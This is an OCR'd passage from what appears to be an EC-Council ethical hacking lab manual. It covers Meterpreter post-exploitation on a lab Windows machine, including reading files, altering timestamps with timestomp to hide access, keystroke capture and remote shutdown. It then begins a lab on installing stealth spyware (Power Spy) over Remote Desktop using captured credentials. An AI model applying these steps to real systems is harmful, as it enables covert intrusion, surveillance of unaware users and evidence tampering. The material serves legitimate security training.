


Figure 2.2.12: IP address-related information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.5

List All the Files in a Current Directory

27. Type **getuid** and press **Enter** to display that the Meterpreter session is running as an administrator on the host.
28. Type **pwd** and press **Enter** to view the current working directory on the victim machine.

Note: The current working directory will differ according to where you have saved the Backdoor.exe file; therefore, the images on the screen might differ in your lab environment.




Figure 2.2.13: Obtain getuid and finding the present working directory (pwd)

29. Type **ls** and press **Enter** to list the files in the current working directory.




Figure 2.2.14: Listing all the files in the directory

TASK 2.6

View the Contents of a File

30. To read the contents of a text file, type **cat <filename.txt>** (here, **secret.txt**) and press **Enter**.




Figure 2.2.15: Issuing cat command

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.7

View the MACE Attributes

31. Now, we will change the **MACE** attributes of the **secret.exe** file.

Note: While performing post-exploitation activities, an attacker tries to access files to read their contents. Upon doing so, the MACE (modified, accessed, created, entry) attributes immediately change, which indicates to the file user or owner that someone has read or modified the information.

To leave no trace of these MACE attributes, use the **timestomp** command to change the attributes as you wish after accessing a file.

32. To view the mace attributes of **secret.txt**, type **timestomp secret.txt -v** and press **Enter**. This displays the created time, accessed time, modified time, and entry modified time, as shown in the screenshot.




Figure 2.2.16: Viewing the timestomp information

TASK 2.8

Change the PWD and List the Files in the Changed Directory

33. To change the **MACE** value, type **timestomp secret.txt -m "02/11/2018 08:10:03"** and press **Enter**. This command changes the **Modified** value of the **secret.txt** file.

Note: **-m**: specifies the modified value.

34. You can see the changed **Modified** value by issuing the command **timestomp secret.txt -v**.




Figure 2.2.17: Changing the modified value

35. Similarly, you can change the **Accessed** (**-a**), **Created** (**-c**), and **Entry Modified** (**-e**) values of a particular file.

36. The **cd** command changes the present working directory. As you know, the current working directory is **C:\Users\Admin\Downloads**. Type **cd C:/** and press **Enter** to change the current remote directory to **C**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

37. Now, type **pwd** and press **Enter** and observe that the current remote directory has changed to the **C** drive.




Figure 2.2.18: Changing the path of the directory

38. Here, the **download** command can be used to download a file from the remote machine to the host machine. To do so, type **download <Filename.extension>** and press **Enter**.
39. The file will be downloaded to the **Home** or **root** folder of the host machine (here, the **Parrot Security** virtual machine).
40. You can also use a **search** command that helps you to locate files on the target machine. This type of command is capable of searching through the whole system or can be limited to specific folders.
41. Type **search -f <Filename.extension>** (here **pagefile.sys**) and press **Enter**. This displays the location of the searched file.




Figure 2.2.19: Locating files on the victim machine

42. Now that you have successfully exploited the system, you can perform post-exploitation maneuvers such as key-logging. Type **keyscan_start** and press **Enter** to start capturing all keyboard input from the target system.

TASK 2.9

Capture the Key Strokes




Figure 2.2.20: Capturing keyboard input

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

43. Now, switch to the **Windows 10** virtual machine, create a text file, and start typing something.



Figure 2.2.21: Performing keystrokes as a victim

44. Switch to the **Parrot Security** virtual machine, type **keyscan_dump**, and press **Enter**. This dumps all captured keystrokes.




Figure 2.2.22: Dumping all the keystrokes

45. Type **idletime** and press **Enter** to display the amount of time for which the user has been idle on the remote system.



Figure 2.2.23: Viewing the idle time

TASK 2.10

Shutdown the Target Machine

46. You can also type **shutdown** and press **Enter** to shut down the victim machine after performing post-exploitation.
47. Observe that the Meterpreter session also dies as soon as you shut down the victim machine.



Figure 2.2.24 Shutting down the victim machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure 2.2.25: Victim machine successfully shut down

48. This concludes the demonstration of how to hack Windows machines using Metasploit and perform post-exploitation using Meterpreter.
49. Close all open windows and document all the acquired information.
50. Turn off the **Parrot Security** virtual machine.

Lab Analysis

Analyze and document all results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 3

Maintain Remote Access and Hide Malicious Activities

Remote code execution techniques are various tactics that can be used to execute malicious code on a remote system and maintain access to the system.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

As a professional ethical hacker or pen tester, the next step after gaining access and escalating privileges on the target system is to maintain access for further exploitation on the target system.

Now, you can remotely execute malicious applications such as keyloggers, spyware, backdoors, and other malicious programs to maintain access to the target system. You can hide malicious programs or files using methods such as rootkits, steganography, and NTFS data streams to maintain access to the target system.

Maintaining access will help you identify security flaws in the target system and monitor the employees' computer activities to check for any violation of company security policy. This will also help predict the effectiveness of additional security measures in strengthening and protecting information resources and systems from attack.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module System Hacking

Lab Objectives

- User system monitoring and surveillance using Power Spy
- User system monitoring and surveillance using Spytech SpyAgent
- Hide files using NTFS streams
- Hide data using white space steganography
- Image steganography using OpenStego
- Covert channels using Covert_TCP

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- Power Spy located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Spyware\General Spyware\Power Spy**
- Spytech SpyAgent located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Spyware\General Spyware\Spytech SpyAgent**
- Snow located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Steganography Tools\Whitespace Steganography Tools\Snow**
- OpenStego located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**
- You can also download the latest versions of the above-mentioned tools from their official websites. If you decide to download the latest versions, the screenshots shown in the lab might differ from what you see on your screen.

Lab Duration

Time: 50 Minutes

Overview of Remote Access and Hiding Malicious Activities

Remote Access: Remote code execution techniques are often performed after initially compromising a system and further expanding access to remote systems present on the target network.

Discussed below are some of the remote code execution techniques:

- Exploitation for client execution
- Scheduled task
- Service execution
- Windows Management Instrumentation (WMI)
- Windows Remote Management (WinRM)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hiding Files: Hiding files is the process of hiding malicious programs using methods such as rootkits, NTFS streams, and steganography techniques to prevent the malicious programs from being detected by protective applications such as Antivirus, Anti-malware, and Anti-spyware applications that may be installed on the target system. This helps in maintaining future access to the target system as a hidden malicious file provides direct access to the target system without the victim's consent.

Lab Tasks

TASK 1 User System Monitoring and Surveillance using Power Spy

Today, employees are given access to a wide array of electronic communication equipment. Email, instant messaging, global positioning systems, telephone systems, and video cameras have given employers new ways to monitor the conduct and performance of their employees. Many employees are provided with a laptop computer and mobile phone that they can take home and use for business outside the workplace. Whether an employee can reasonably expect privacy when using such company-supplied equipment depends, in large part, on the security policy that the employer has put in place and made known to employees.

Employee monitoring allows organizations to monitor employee activities and engagement with workplace-related tasks. An organization using employee monitoring can measure employee productivity and ensure security.

New technologies allow employers to check whether employees are wasting time on recreational websites or sending unprofessional emails. At the same time, organizations should be aware of local laws, so their legitimate business interests do not become an unacceptable invasion of worker privacy. Before deploying an employee monitoring program, you should clarify the terms of the acceptable and unacceptable use of corporate resources during working hours, and develop a comprehensive acceptable use policy (AUP) that staff must agree to.

Here, we will perform user system monitoring and surveillance using Power Spy.

Power Spy is a computer activity monitoring software that allows you to secretly log all users on a PC while they are unaware. After the software is installed on the PC, you can remotely receive log reports on any device via email or FTP. You can check these reports as soon as you receive them or at any convenient time. You can also directly check logs using the log viewer on the monitored PC.

Note: Here, we will use **Windows Server 2019** as the host machine and **Windows Server 2016** as the target machine. We will first establish a remote connection with the target machine and later install keylogger spyware (Here, Power Spy) to capture the keystrokes and monitor other user activities.

There are several key points to keep in mind:

- This lab only works if the target machine is turned **ON**
- You have learned how to escalate privileges in the earlier lab and will use the same technique here to escalate privileges, and then dump the password hashes
- On obtaining the hashes, you will use a password-cracking application such as Responder to obtain plain text passwords

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Once you have the passwords, establish a Remote Desktop Connection as the attacker; install keylogger tools (such as Power Spy) and leave them in stealth mode
- The next task will be to log on to the virtual machine as a legitimate user, and, as the victim, perform user activities as though you are unaware of the application tracking your activities
- After completing some activities, you will again establish a **Remote Desktop Connection** as an attacker, bring the application out of stealth mode, and monitor the activities performed on the virtual machine by the victim (you)

For demonstration purposes, in this task, we are using the user account **Jason**, with the password **qwerty**, to establish a **Remote Desktop Connection** with the target system (**Windows Server 2016**).

Here, we are using **Windows Server 2016** as the target machine, because, in this system, **Jason** has administrative privileges.

TASK 1.1

Establish a Remote Desktop Connection

1. Turn on the **Windows 10**, **Windows Server 2019** and **Windows Server 2016** virtual machines.
2. In the **Windows Server 2019** virtual machine, log in with the credentials **Administrator Pa$$w0rd**.
3. Click the **Type here to search** icon ( ) at the bottom of **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.




Figure 3.1.1: Selecting Search

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system's IP address (here, **10.10.10.16** [**Windows Server 2016**]) and click **Connect**.



Figure 3.1.2: Remote Desktop Connection window

5. The **Windows Security** pop-up appears; enter the credentials **Jason** and **qwerty** and click **OK**.

Note: Here, we are using the target system user credentials obtained from the previous lab.




Figure 3.1.3: Windows Security pop-up

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. A **Remote Desktop Connection** window appears; click **Yes**.



Figure 3.1.4: Remote Desktop Connection window

Note: You cannot access the target machine remotely if the system is off. This process is possible only if the machine is turned on.

7. A **Remote Desktop Connection** is successfully established, as shown in the screenshot.




Figure 3.1.5: Remote Desktop Connection established successfully

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Install Power Spy

8. Close the **Server Manager** window and minimize the **Remote Desktop Connection** window.
9. Navigate to **Z:\CEHv11 Module 06 System Hacking\Spyware\General Spyware\Power Spy** and copy **setup.exe**.
10. Switch to the **Remote Desktop Connection** window and paste the **setup.exe** file on the target system's **Desktop**.



Figure 3.1.6: Remote Desktop Connection: paste setup.exe file on the Desktop

11. Double-click the **setup.exe** file.

Note: If a **User Account Control** pop-up appears, click **Yes**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. The **Setup - Power Spy** window appears; click **Next**. Follow the installation wizard to install Power Spy using the default settings.



Figure 3.1.7: Setup - Power Spy window

13. After the installation completes, the **Completing the Power Spy Setup Wizard** appears; click **Finish**.




Figure 3.1.8: Setup - Power Spy window: click Finish

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. The **Run as Administrator** window appears; click **Run**.

Note: If the **Welcome To Power Spy Control Panel!** webpage appears, close the browser.




Figure 3.1.9: Run as administrator window

